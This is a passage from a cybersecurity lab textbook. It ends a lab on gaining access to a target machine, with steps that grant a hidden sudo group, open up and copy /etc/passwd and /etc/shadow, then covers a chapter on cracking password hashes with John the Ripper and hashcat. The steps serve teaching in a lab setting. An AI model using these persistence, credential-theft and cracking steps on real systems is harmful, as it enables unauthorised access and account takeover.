
6. If Princess Leia ever changes her password, we (student) will still have access, and we can log into the target machine anytime we want.

7. Now modify the sudo permissions so 'student' has sudo access. Edit the Sudoers file by typing.

```
> sudo visudo
```

8. Add the group ‘audio’ to have SUDO access. This means members can run all commands as all groups (including sudo), and this rule applies to all commands run by members of the group

```
%audio ALL=(ALL:ALL) ALL
```



```
  GNU nano 2.2.6              File: /etc/sudoers.tmp


# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi$

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
%audio  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

                                    [ Read 32 lines ]
^G Get Help   ^O WriteOut   ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Figure 12 – Grant SUDO access to user ‘student’

9. Write out (save) **^O** and exit **^X** to save the settings.

10. Exit the login of Princess Leia by typing.

```
> exit
```

11. Now SSH into the target machine with the new login account student.

```
> ssh student@200.200.200.8
```

12. Navigate to the configuration files directory.

```
> cd /etc
```

13. Change the permissions on the files that contain user information (passwd) and password hashes (shadow) we want to copy.

```
> sudo chmod 777 passwd
```

```
> sudo chmod 777 shadow
```

14. You can now close the SSH login by typing.

```
> exit
```

15. You can now copy these files from the target machine to the Kali machine for evaluation later.

16. In the Kali machine, navigate to the Downloads directory.

```
> cd ~/Downloads
```


17. Now use SCP (secure copy) to remotely copy the files.

```
> scp student@200.200.200.8:/etc/passwd target_passwd
```

```
> scp student@200.200.200.8:/etc/shadow target_shadow
```

18. Ensure the files are copied by typing.

```
> ls
```



```
┌──(student㉿kali)-[~/Downloads]
└─$ ls
Nessus-10.7.2-ubuntu1404_amd64.deb  target_Shadow  target_passwd
```

Figure 13 – Files are copied

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Successful SQL injection getting usernames and passwords
- Using usernames and passwords to SSH into the target system
- The addition of a new SUDO user as demonstrated by SSH into the target system
- Showing the copy of the target's shadow file and passwd file in the local (Kali) Downloads folder

Homeworks

Assignment 1 – SQL Injection Practice.
Install OWASP Webgoat on the Kali VM and complete the SQL injection exercises for Into and Advanced.
RECOMMENDED GRADING CRITERIA

- Screenshot of Into exercises completed
- Screenshot of Advanced exercises completed

Assignment 2 – SQL Injection Mitigation
Install OWASP Webgoat on the Kali VM and complete the SQL injection exercises for Mitigation.
RECOMMENDED GRADING CRITERIA

  - Screenshot of Mitigation exercises completed

No Figures in this Chapter

CHAPTER 48

Gaining Access - Password Cracking

JUSTIN LA ZARE

This lab should familiarize students with generating password hashes and techniques for cracking them. It should also demonstrate brute force and dictionary attacks.

LEARNING OBJECTIVES

- 1. Generate password hashes
- 2. Identify different hash types
- 3. Perform a brute force attack using John the Ripper
- 4. Perform a dictionary attack using Hashcat

PREREQUISITES

- Chapter 12 – Create a Kali Linux VM

DELIVERABLES

- Screenshot of the hashes file
- Screenshot of John the Ripper brute force attack
- Screenshot of Hashcat finished dictionary attack
- Screenshot of Hashcat showing the cracked hashes

RESOURCES

- 1. Jain, Rakesh. "How to create SHA512/SHA256/MD5 password hashes on command line." Medium. Accessed May 29, 2024. https://rakeshjain-devops.medium.com/how-to-create-sha512-sha256-md5-password-hashes-on-command-line-2223db20c08c
- 2. m5kro. "Hashcat vs John the Ripper (JTR)." Medium. Accessed May 29, 2024. https://medium.com/cyberscribers-exploring-cybersecurity/hashcat-vs-john-the-ripper-jtr-f207c34c5b1c
- 3. "John the Ripper user community resources." openwall [wiki]. Accessed May 29, 2024.

https://openwall.info/wiki/john

- 4. “Hashcat Advanced Password Recovery.” hashcat [hashcat wiki]. Accessed May 29, 2024. https://hashcat.net/wiki/doku.php?id=hashcat.

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Password Hash Generation with mkpasswd

Before we can crack password hashes, we are going to need password hashes. This lab will walk you through generating password hashes utilizing native Linux tools.

1. Turn on the Kali VM

2. Open the terminal and run this command to navigate to the Desktop

```
> cd ~/Desktop
```

3. We are going to generate a couple of passwords: one that is easily susceptible to a brute force attack and two that will require a dictionary/wordlist attack

4. We will choose a very low-complexity password to generate a password susceptible to a brute-force attack. Lower complexity means a smaller password with a smaller character set. In this case, we will generate a hash for the password “abc123,” which is short (6 characters) and only features lowercase letters and numbers

```
> mkpasswd -m md5 abc123 | tee -a hashes
```


5. Notice above how we use the tee command; this will output the hash to stdout (the terminal) so we can see the hash we generated, but it will also append the hash to the end of a file called “hashes” on the desktop (if that file does not exist, it will create it)

6. Next, we will generate two passwords susceptible to a dictionary/wordlist attack and add them to the “hashes” file

```
> mkpasswd -m md5 Cybergenius28 | tee -a hashes
> mkpasswd -m md5 t0byD0g\$ | tee -a hashes
```

NOTE: The "\" is not part of the password. The "$" indicates to the shell that we want to access a user or environment variable. This indicates that we are not trying to access a variable called "Skywalker1" (from the first password) or 12345 (from the second password), but we are trying to use the "$" sign as a character. The "\" is used to *escape* the variable declaration.

7. We should now have the following file



```
┌──(student㉿kali)-[~/Desktop]
└─$ cat hashes
$1$Qu2ZEylQ$nej3EidXatW5uD2HocZdO.
$1$sUNE8XKJ$c/lWA65d3PIH/1Qn3QSK2.
$1$Kgt9mNOZ$LBINtBR5wThsuFjpn7ifq0
```

Figure 1 – Verify the contents of the hashes file

NOTE: The hashes you generate may be different than the hashes displayed. This is because these are salted hashes. The random bit of characters $1$*ABCDEFGH*$xxxxxx... are mixed in with the password to generate the hash. This is so people with the same password do not have identical password hashes, especially thwarting attackers who use rainbow tables.


Phase II – Brute Force Attack with John the Ripper

John the Ripper is a *mostly* CPU-based password cracker. This is a good tool for "quick-and-dirty" applications. It supports various hash types and features support for automatic hash type detection. We will use this tool to perform a brute-force attack, though it can do a wide variety of attacks. A proper brute force attack is guaranteed to crack a password (assuming an exhaustive character set); however, depending on a password's complexity and length, we could be talking about time on the scale of the lifetime of the universe to crack some passwords.

1. To perform a brute-force attack using John the Ripper, run the following command on the "hashes" file from the previous phase

```
> john ~/Desktop/hashes –incremental
```


2. After running the command, you should see that John the Ripper could quickly crack the "abc123" password



```
└─$ john hashes --incremental
Created directory: /home/student/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (?)
```

Figure 2 – Brute-force attack with John the Ripper

3. Let it run for a few minutes. Hit the spacebar to see the progress at any time. You should see something similar to this



```
1g 0:00:04:08  0.004032g/s 19655p/s 39362c/s 39362C/s shlket..shlkin
1g 0:00:04:41  0.003558g/s 19665p/s 39377c/s 39377C/s mj2978..mj2911
1g 0:00:05:28  0.003048g/s 19593p/s 39226c/s 39226C/s cycry2..cyc7cc
1g 0:00:05:44  0.002906g/s 19605p/s 39249c/s 39249C/s cm1l39..cm1nk5
1g 0:00:05:46  0.002890g/s 19602p/s 39241c/s 39241C/s luac1l..luahom
```

Figure 3 – Checking the status of the brute-force attack

4. John may finish in 5 minutes, 5 days, or 5 millennia, and you will see all the plaintext passwords that John cracked outputted onto the terminal. However, we will not wait; press ***q*** to end the process

5. If you want to return to the password hashes you already cracked or lost the terminal where you cracked the password, John the Ripper caches them. To view the cracked passwords again, you can run the following command

```
> john ~/Desktop/hashes -show
```

Phase III – Dictionary Attack with Hashcat

Hashcat is a *mostly* GPU-based password cracker. This is the go-to for computationally intensive and more advanced password cracking. It also supports various hash types and features basic automatic hash type detection. We will use this tool to perform a dictionary attack, though it can also perform a wide variety of attacks.

A dictionary, or wordlist, attack is an alternate means of cracking passwords and is much faster than brute force. However, it is not guaranteed to work. It takes a preset list of passwords (called a dictionary or wordlist), runs them through a hashing algorithm, and checks whether that hash matches any of the hashes we are trying to crack. If the hashes match, we know what the original input was. While this isn't guaranteed to work, it is a good way to rule out common passwords and is typically faster than brute force.

There are many different 'wordlists,' so knowing the most about your target will help you determine which wordlist is the most appropriate. Do they know a foreign language? Are they movie buffs? Sports buffs? What are their likely hobbies? You can download and use many repositories of various wordlists, such as the ones found in SecLists (https://github.com/danielmiessler/SecLists/tree/master/Passwords/).

1. A dictionary or wordlist attack in hashcat typically looks like the following


```
> hashcat -m <hash type> -a 0 <hash or hashes file> <wordlist>
```

2. Notice that we need to figure out what the hash type is, and we need find a wordlist to use

3. Though we created the hashes earlier, if we stumble across a password dump, we might not know what kinds of hashes we are looking at. Let's use the tool hash-identifier to determine what hash type we need to attack

```
> hash-identifier
```

4. This tool takes in a hash and tries to identify what type of hash it is. Plugging in one of the hashes from our "hashes" file, we can see it detected this as an "MD5 (Unix)" hash



```
┌──(student㉿kali)-[~/Desktop]
└─$ head -n 1 hashes
$1$Qu2ZEylQ$nej3EidXatW5uD2HocZdO.

┌──(student㉿kali)-[~/Desktop]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
 --------------------------------------------------
 HASH: $1$Qu2ZEylQ$nej3EidXatW5uD2HocZdO.

Possible Hashs:
[+] MD5(Unix)
 --------------------------------------------------
 HASH: █
```


Figure 4 – Identifying a hash type with hash-identifier

> NOTE: hash-identifier is a good first step in some cases, but it will not be able to identify all hashes you throw at it. If this does not work, it might make sense to go online and research the characteristics of the hashes you are trying to crack. For instance, some might have an identifiable prefix like “$6” (sha512crypt) or “$y” (yescrypt). Searching “$6 hash” or “$y hash” online will confirm this.

5. Now that we know the hash type is “MD5 (Unix)”, we can run the following command

```
> hashcat -h
```

6. This will print out a very, very long help menu. This help menu not only contains different flags that can modify the behavior of hashcat, but it also contains many informational tables about different hash types, attack types, and more. We will look for the number corresponding to the hash type we identified earlier by scrolling until we find the hash type table



```
  7000 | FortiGate (FortiOS)                                  | Operating System
 26300 | FortiGate256 (FortiOS256)                            | Operating System
   125 | ArubaOS                                              | Operating System
   501 | Juniper IVE                                          | Operating System
    22 | Juniper NetScreen/SSG (ScreenOS)                     | Operating System
 15100 | Juniper/NetBSD sha1crypt                             | Operating System
 26500 | iPhone passcode (UID key + System Keybag)            | Operating System
   122 | macOS v10.4, macOS v10.5, macOS v10.6                | Operating System
  1722 | macOS v10.7                                          | Operating System
  7100 | macOS v10.8+ (PBKDF2-SHA512)                         | Operating System
  3200 | bcrypt $2*$, Blowfish (Unix)                         | Operating System
   500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)            | Operating System
  1500 | descrypt, DES (Unix), Traditional DES                | Operating System
 29000 | sha1($salt.sha1(utf16le($username).':'.utf16le($pass))) | Operating System
  7400 | sha256crypt $5$, SHA256 (Unix)                       | Operating System
  1800 | sha512crypt $6$, SHA512 (Unix)                       | Operating System
 24600 | SQLCipher                                            | Database Server
   131 | MSSQL (2000)                                         | Database Server
   132 | MSSQL (2005)                                         | Database Server
  1731 | MSSQL (2012, 2014)                                   | Database Server
```

Figure 5 – Finding the hash type in the hashcat table


7. Now that we have the hash type, we need a wordlist to complete the dictionary attack

8. Kali VMs come pre-equipped with rockyou.txt, a wordlist of 14 million+ unique passwords from the data breach of the popular social media platform RockYou in 2009. Though this list is from 2009, people still come up with passwords much the same, making this list relevant today. To access this wordlist, however, we will need to uncompress it

9. Run the following command to uncompress **rockyou.txt.gz** using gunzip

```
> sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

NOTE: "/usr/share/wordlists" contains many wordlists that might be more applicable in other use cases. Feel free to explore.



```
└─$ ls -al /usr/share/wordlists
total 136660
drwxr-xr-x   2 root root      4096 May 28 11:12 .
drwxr-xr-x 350 root root     12288 May 20 12:19 ..
lrwxrwxrwx   1 root root        26 May 20 11:58 amass → /usr/share/amass/wordlists
lrwxrwxrwx   1 root root        25 May 20 11:58 dirb → /usr/share/dirb/wordlists
lrwxrwxrwx   1 root root        30 May 20 11:58 dirbuster → /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root        35 May 20 11:58 dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root        41 May 20 11:58 fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root        45 May 20 11:58 fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx   1 root root        28 May 20 11:58 john.lst → /usr/share/john/password.lst
lrwxrwxrwx   1 root root        27 May 20 11:58 legion → /usr/share/legion/wordlists
lrwxrwxrwx   1 root root        46 May 20 11:58 metasploit → /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx   1 root root        41 May 20 11:58 nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--   1 root root 139921507 May 12  2023 rockyou.txt
lrwxrwxrwx   1 root root        39 May 20 11:58 sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx   1 root root        25 May 20 11:58 wfuzz → /usr/share/wfuzz/wordlist
lrwxrwxrwx   1 root root        37 May 20 11:58 wifite.txt → /usr/share/dict/wordlist-probable.txt
```


Figure 6 – Looking at wordlists built into Kali

10. Now, we have all the information we need to run the dictionary attack using hashcat. Plugging in the following information, we can execute the attack using the following command

```
> hashcat -m 500 -a 0 ~/Desktop/hashes /usr/share/wordlists/rockyou.txt
```

